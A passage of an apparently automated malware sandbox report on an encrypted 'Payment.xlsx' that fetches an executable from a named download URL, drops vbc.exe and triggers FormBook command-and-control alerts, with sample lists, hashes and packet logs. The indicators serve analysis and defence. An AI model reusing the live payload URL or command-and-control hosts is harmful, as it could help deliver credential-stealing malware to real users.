	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.54.117.218
	MRQUolkoK7.exe	Get hash	malicious	Browse	• 198.54.117.212
	REVISED PURCHASE ORDER.exe	Get hash	malicious	Browse	• 198.54.117.217
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 198.54.117.218
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• 198.54.117.218
	register.jpg.dll	Get hash	malicious	Browse	• 198.54.117.217
	24032130395451.pdf .exe	Get hash	malicious	Browse	• 198.54.117.218
	PO17439.exe	Get hash	malicious	Browse	• 198.54.117.215
	pdf Re revised PI 900tons.exe	Get hash	malicious	Browse	• 198.54.117.216
	YJgdGYWCni.exe	Get hash	malicious	Browse	• 198.54.117.211
	Passport_ID_jpg.exe	Get hash	malicious	Browse	• 198.54.117.211
	Taekwang Quote - 210421_001.exe	Get hash	malicious	Browse	• 198.54.117.211
	Ac5RA9R99F.exe	Get hash	malicious	Browse	• 198.54.117.218
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• 198.54.117.218
	1400000004-arrival.exe	Get hash	malicious	Browse	• 198.54.117.211
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 198.54.117.217
	uNttFPI36y.exe	Get hash	malicious	Browse	• 198.54.117.216
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 198.54.117.210
www.arfjkacsgatfzbazpdth.com	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 103.5.116.132
	MRQUolkoK7.exe	Get hash	malicious	Browse	• 103.5.116.132
will.kasraz.com	01efad1d_by_Libranalysis.docx	Get hash	malicious	Browse	• 192.3.122.177
	01efad1d_by_Libranalysis.docx	Get hash	malicious	Browse	• 192.3.122.177
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 18.205.135.125
	CIVIP-8287377.exe	Get hash	malicious	Browse	• 54.165.198.12

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	presentation.jar	Get hash	malicious	Browse	• 34.202.206.65
	presentation.jar	Get hash	malicious	Browse	• 34.202.206.65
	heUGqZXAJv.exe	Get hash	malicious	Browse	• 50.17.5.224

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2bb0000.exe	Get hash	malicious	Browse	• 50.16.249.42
	2f50000.exe	Get hash	malicious	Browse	• 23.21.48.44
	SecuriteInfo.com.Heur.31681.xls	Get hash	malicious	Browse	• 54.243.154.178
	MyUY1HeWNL.exe	Get hash	malicious	Browse	• 54.204.119.115
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 54.163.9.216
	detection.exe	Get hash	malicious	Browse	• 3.212.215.225
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 52.202.22.6
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 23.21.53.13
	OB74.vbs	Get hash	malicious	Browse	• 54.91.196.22
	3e98fa2d_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.235.83.248
	file.exe	Get hash	malicious	Browse	• 3.223.115.185
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 3.227.195.104
	0429_1556521897736.doc_berd.dll	Get hash	malicious	Browse	• 54.225.169.203
	KnAY2OIPI3	Get hash	malicious	Browse	• 54.161.176.221
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 3.223.115.185
	pVrqrGltiL.exe	Get hash	malicious	Browse	• 3.233.171.147
	b3516494_by_Libranalysis.xls	Get hash	malicious	Browse	• 3.223.115.185
AS-COLOCROSSINGUS	PO.xlsx	Get hash	malicious	Browse	• 198.23.207.121
	Refno.191938.xlsx	Get hash	malicious	Browse	• 198.23.213.57
	tetup.exe	Get hash	malicious	Browse	• 23.94.41.215
	sample04052021.xlsx	Get hash	malicious	Browse	• 192.3.122.199
	Pending DHL Shipment Notification REF 04521.xlsx	Get hash	malicious	Browse	• 198.23.207.82
	29f6b8ff_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	33075048_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	bf10a8ed_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	b6379798_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	ef2ccb56_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	57e4e9e9_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	49aa838c_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	b3976dff_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	cdce1cb3_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	faf01c9e_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	2044d4ec_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	df024c6e_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	87be565b_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	a856bf89_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	0a71c578_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
ABOVE-AS-APAboveNetCommunicationsTaiwanTW	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 103.5.116.132
	MRQUolkoK7.exe	Get hash	malicious	Browse	• 103.5.116.132
INTERQGMOInternetIncJP	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 157.7.44.172
	bdc0c7d3_by_Libranalysis.xls	Get hash	malicious	Browse	• 163.44.239.72
	DHL_S390201.exe	Get hash	malicious	Browse	• 118.27.99.28
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• 150.95.255.38
	SOA.exe	Get hash	malicious	Browse	• 150.95.52.102
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 163.44.239.73
	MrV6Do8tZr.exe	Get hash	malicious	Browse	• 163.44.239.73
	5PthEm83NG.exe	Get hash	malicious	Browse	• 163.44.239.73
	k7AgZOwF4S.exe	Get hash	malicious	Browse	• 163.44.239.73
	WGv1KTwWP5.exe	Get hash	malicious	Browse	• 163.44.239.73
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• 163.44.239.73
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 163.44.239.73
	uNttFPI36y.exe	Get hash	malicious	Browse	• 163.44.239.73
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 163.44.239.73
	NMpDBwHJP8.exe	Get hash	malicious	Browse	• 163.44.239.73
	lfBVtTwPNQ.exe	Get hash	malicious	Browse	• 163.44.239.73
	Fax scanned 14-04-2021.exe	Get hash	malicious	Browse	• 150.95.255.38
	INV#609-005.PDF.exe	Get hash	malicious	Browse	• 150.95.255.38
	u87sEvt9v3.exe	Get hash	malicious	Browse	• 163.44.239.73
	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 163.44.185.226

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\so[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	665600
Entropy (8bit):	7.6258646097638785
Encrypted:	false
SSDEEP:	12288:62gypDoyIcOKM5r2uA2rUaML6/tsXpeAr9rF2gRGnURucvUkgDavaijBCir:zgypPzOKp4tR/2XpeAr9rFvzu0Z4ir
MD5:	5551346AA9F251895021B95A2A7CC390
SHA1:	ACBCECF7599D3C33F6F2A36C0947CFC633D0A406
SHA-256:	9E189D8D48A66D2F53C972275642DA7CBC8AD51B20F04CF1D592BEF360DB50CF
SHA-512:	35E43A0F2EF1DD2DFAF921D8AF3A4F3EF0F4675479D496141358561C84A3B8C8B1A5BD9497FE6C26757D3E6637EDAB538AC587D73BC6D47E9B90B751ABF55B 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Reputation:	low
IE Cache URL:	http://will.kasraz.com/a/so.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V..`.....P.....&=... ...@....@.. ..... ..@.....<..O....@.....`..... ....H.....text...,... ....`.rsrc.....@..... .....@..@.rel oc.....`.....&.....@..B.....=.....H.....,n...m.....`.....0.....(....(.....(.....o.....*.....(.....(!.....("......(#.....($....*N..(....o.... (%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0.. <.....~.....(2.....,!r...p.....(3...o4...s5.....~.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2E4BFD36.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B2ABFC3.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.8986392617606107
Encrypted:	false
SSDEEP:	3072:f34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:/4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	08C97F7538AB65F8E3F78D0787C3AF7A
SHA1:	C59A376CF9FE5B44D580891747B383DA724F144F
SHA-256:	EF439381C92C42989797C8B0D7460791156C54AC7FC2BCD741FA6120DFBF80EA
SHA-512:	E61BA4589BAF5BC714B1E16E36AA840FDD5E3BDA16C995D238D87D88299E29D964DB983A84FA726F3CC74C26105D44EF91074381E52D83F307B5D6EF72F759C
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B2ABFC3.emf	
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....-...-.....-...-..N._..- ...-.....l.-...-..N._..-...-. ....yg^..-...-. .....zg^.....O.....X...%...7.....{ .@.....C.a.l.i.b.r.....-.X.....-.0.-..2`^.....l.-.l.-..{^^.....-.....dv.. ....%.....%.....%.....!.....I...c..."....%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... ..E6...F...$.....EMF+*@..$..... .....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7F90404A.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7337552
Entropy (8bit):	1.6350000486784952
Encrypted:	false
SSDEEP:	768:mhIww9GjS9WajgfUJt3hIww9GjS9WajgfUJtn:uw9Gkr9w9Gkrn
MD5:	E43D498A7EE295C05D88E063BBB703BD
SHA1:	5EB0D80A489A90AE5C650ACF1EDEB3DD95FA276E
SHA-256:	483BCCB76820466FFFB1BB06D3436D7B79B48F600CCA539FD2F514120CD08D78
SHA-512:	62211CDC58A2D4364077387C9E89C8782A1437FCB2C77C7FF378A8F2FD20C9E99550C4F520473C844EF8A5B5487E615834D7D839D54D57B86B5C1C148A2B2F21
Malicious:	false
Reputation:	low
Preview:	....l.....d....c.. EMF....P.o.....V.....fZ..U"..F.....7...7.GDIC.....?..^.....7.....J.....+.....+.....+...A. .....+.....(..... .....7.....========== ==========ZZZ}}}..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C39E6EE8.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	5376
Entropy (8bit):	5.0441612941917615
Encrypted:	false
SSDEEP:	48:p2NmAZb6pvCa4ukzw+Lv6KbLSNRyBLf2qoCfVYIrxQ2PNrYJf66QpTIZTAo0zQnw:cUvZ0LbLSNR8L5oCNYdWN8M6QNcvBvPy
MD5:	74DB540A0F8EADF65B6CA25FD6B93D18
SHA1:	4E49830309156268990DAC2684DFA479764718FD
SHA-256:	7D07D91D712C32A5E2D8F3EAF68649CF533573F7963E6BE9D834446908DA525E
SHA-512:	572DF79363F7E2CB187C9024B9FFFB0D5168CE1227F7781E2BA056BA1B77800AE0E193CDE350021D70ACABA8B0E6CBE1A4D290817006B7F2C8B541EBC233D6 F
Malicious:	false
Reputation:	low
Preview:	....l...../.....?(..q... EMF.....V.....fZ..U".....#...5...R...p.....S.e.g.o.e. .U.l..... .....av.V..O.f.f.i.c.e.1.2.\.E.X.C.E.L.....gY.s.....D.jj.....av.{Yu.eau ...t...0...8{Yu.T.v..Yu.... ... ./.v.s.w..jj..+...+.....v....4...h...,...._u5....6.4.....v...../.v...w..jj..... .....Y.s.....V.....gbv.....dv.....%.....r..... ... .?.....?.....l...4..... ... ...(... ... .{i.w`K.iR;.eM6.al1._G/._G/._G/._G/._G/._G/._G/._G/._G/._G /._G/._G/._G/._G/._G/._G/._G/.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E3E411C9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\Desktop\~$Payment.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	665600
Entropy (8bit):	7.6258646097638785
Encrypted:	false
SSDEEP:	12288:62gypDoyIcOKM5r2uA2rUaML6/tsXpeAr9rF2gRGnURucvUkgDavaijBCir:zgypPzOKp4tR/2XpeAr9rFvzu0Z4ir
MD5:	5551346AA9F251895021B95A2A7CC390
SHA1:	ACBCECF7599D3C33F6F2A36C0947CFC633D0A406
SHA-256:	9E189D8D48A66D2F53C972275642DA7CBC8AD51B20F04CF1D592BEF360DB50CF
SHA-512:	35E43A0F2EF1DD2DFAF921D8AF3A4F3EF0F4675479D496141358561C84A3B8C8B1A5BD9497FE6C26757D3E6637EDAB538AC587D73BC6D47E9B90B751ABF55BA3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V..`.....P.....&=... ...@....@.. ..... ..@.....<..O....@.....`..... ....H.....text...,... ....`.rsrc.....@..... .....@..@.rel oc.....`.....&.....@..B.....=.....H.....,n...m.....`.....0.....(....(.....(.....o.....*.....(.....(!.....("......(#.....($....*N..(....o.... (%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,...+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0.. <.....~.....(2.....,!r...p.....(3...o4...s5.....~.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.98035578403973
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Payment.xlsx
File size:	1363456
MD5:	05f49aa5b342dedd1d7b6673f3d8bc41
SHA1:	9ca061b9851269f8b1d2fd990ebe119903a5f0fb
SHA256:	3a6cc669542f5e3f9a801e9344b182c71e72396e27afbeac14eeb3d3be0b9498
SHA512:	dc296422a45c34721b0746b1b3b34581def5b69b081718e790d4ad75e9e67c6f1afd6a5197ee48fba9d1d7c574ac95a4797b29ad4b2bfc094580fffa78513f2b
SSDEEP:	24576:iiOiNObhnSFbuLWFBMNbjlq2W6g4t0RH/UXOal6UKcv1eytV:LOi4hobc1P7/CC6LiUqV
File Content Preview:	.....>.....3..... ....!..".#...$...%...&...'...(...)...*...+...,...-...../...0...1...2..

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Payment.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .

General	
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1333560

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1333560
Entropy:	7.99982132167
Base64 Encoded:	True
Data ASCII:	/ Y . . . . . ~ ? . .] M . . . . . T . . . * m X . . . . . t . . . b H v . . . 9 . S . $ / 2 9 . ' X . . . b . 6 . / x . \ \ < . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . . . . F . } w . w . . . D . X . .
Data Raw:	2f 59 14 00 00 00 00 00 2e 08 7e 3f 18 e8 5d 4d 17 0f ff b5 a7 54 ec 89 fb 2a 6d 58 b5 b6 cd e3 b5 b9 9a 05 d2 a9 74 8b c1 a9 62 48 76 ba a0 d2 39 f3 53 e9 24 2f 32 39 92 27 58 cd 20 a2 e3 62 e8 36 b3 2f 78 18 5c 3c d8 92 c1 44 1f 58 11 ef 8c a1 46 82 7d 77 fa 77 d8 92 c1 44 1f 58 11 ef 8c a1 46 82 7d 77 fa 77 d8 92 c1 44 1f 58 11 ef 8c a1 46 82 7d 77 fa 77 d8 92 c1 44 1f 58 11 ef

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.45948973456
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . M . . U s T . . . l . e . . W . W . . . . . b 7 . . . . . C . . + + % a A . . . . . n (. h . . . . . H . A
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-16:58:51.294439	TCP	3132	WEB-CLIENT PNG large image width download attempt	80	49167	192.3.122.177	192.168.2.22
05/04/21-17:00:20.875209	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	66.235.200.147
05/04/21-17:00:20.875209	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	66.235.200.147

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-17:00:20.875209	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	66.235.200.147

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 16:58:50.332815886 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.469008923 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.469146967 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.469680071 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.608273983 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.608302116 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.608313084 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.608345032 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.608370066 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.608395100 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.608397007 CEST	49167	80	192.168.2.22	192.3.122.177
May 4, 2021 16:58:50.743635893 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.743664980 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.743678093 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.743690968 CEST	80	49167	192.3.122.177	192.168.2.22
May 4, 2021 16:58:50.743702888 CEST	80	49167	192.3.122.177	192.168.2.22
